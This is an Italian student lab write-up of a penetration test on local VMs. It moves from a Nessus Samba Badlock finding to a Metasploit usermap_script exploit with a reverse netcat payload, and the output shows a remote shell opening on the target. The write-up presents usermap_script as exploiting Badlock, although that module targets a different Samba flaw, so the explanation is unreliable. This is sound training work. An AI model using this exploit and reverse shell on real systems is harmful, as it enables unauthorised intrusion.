


Build Week 2 Traccia giorno 4

Innanzitutto impostare le nostre macchine virtuali nel seguente modo:

- IP Kali Linux: 192.168.50.100 IP
- Metasploitable: 192.168.50.150



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255  
    inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0<link>  
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)  
    RX packets 90 bytes 7740 (7.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 14 bytes 2284 (2.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
Meta [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0  
    Link encap:Ethernet HWaddr 08:00:27:c7:52:3e  
    inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0  
    inet6 addr: fe80::a00:27ff:fec7:523e/64 Scope:Link  
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
    RX packets:15 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:58 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1000  
    RX bytes:1387 (1.3 KB) TX bytes:4200 (4.1 KB)  
    Base address:0xd020 Memory:f0200000-f0220000  
  
lo  
    Link encap:Local Loopback  
    inet addr:127.0.0.1 Mask:255.0.0.0  
    inet6 addr: ::1/128 Scope:Host  
    UP LOOPBACK RUNNING MTU:16436 Metric:1  
    RX packets:113 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:113 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:0  
    RX bytes:21643 (21.1 KB) TX bytes:21643 (21.1 KB)  
  
msfadmin@metasploitable:~$ _
```

Successivamente tramite una scansione con Nessus troviamo la vulnerabilità di nostro interesse

HIGH Samba Badlock Vulnerability < >

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output

```
Nessus detected that the Samba Badlock patch has not been applied.
```

To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.50.150

Come possiamo vedere Il difetto noto come Badlock è una vulnerabilità presente nella versione di Samba, un server CIFS/SMB per sistemi Linux e Unix. Questo difetto è localizzato nel Security Account Manager (SAM) e nella Local Security Authority (Domain Policy) (LSAD), che sono componenti critici per la gestione dell'autenticazione e della sicurezza in un ambiente Windows, come Active Directory (AD).

Il problema deriva da una negoziazione impropria del livello di autenticazione sui canali RPC (Remote Procedure Call), che consente a un utente malintenzionato che si trova in mezzo alla comunicazione tra un client e il server Samba di eseguire un attacco di "man-in-the-middle".

Sfruttando questa falla, un attaccante può forzare un downgrade del livello di autenticazione durante la comunicazione tra il client e il server. Ciò significa che l'attaccante può manipolare il flusso di traffico per far sì che il server accetti un livello di autenticazione meno sicuro di quello richiesto, aprendo la porta a varie forme di attacco.

Con MSFConsole utilizzando l'exploit al path `exploit/multi/samba/usermap_script` con le seguenti configurazioni:

```
kali@kali: ~  
File Actions Edit View Help  
lport => 5555  
msf6 exploit(multi/samba/usermap_script) > show options  
  
Module options (exploit/multi/samba/usermap_script):  


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 192.168.50.150  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 445             | yes      | The target port (TCP)                                                                                  |

  
Payload options (cmd/unix/reverse_netcat):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 5555            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.
```

Riusciamo a sfruttare la vulnerabilità, ed eseguendo il comando `ifconfig` verifichiamo l'indirizzo di rete della macchina vittima.

```
msf6 exploit(multi/samba/usermap_script) > run  
  
[*] Started reverse TCP handler on 192.168.50.100:5555  
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:56645) at 2024-03-12 07:12:18 -0400  
  
ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:c7:52:3e  
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fec7:523e/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:75 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:4761 (4.6 KB)  TX bytes:7289 (7.1 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:25525 (24.9 KB)  TX bytes:25525 (24.9 KB)
```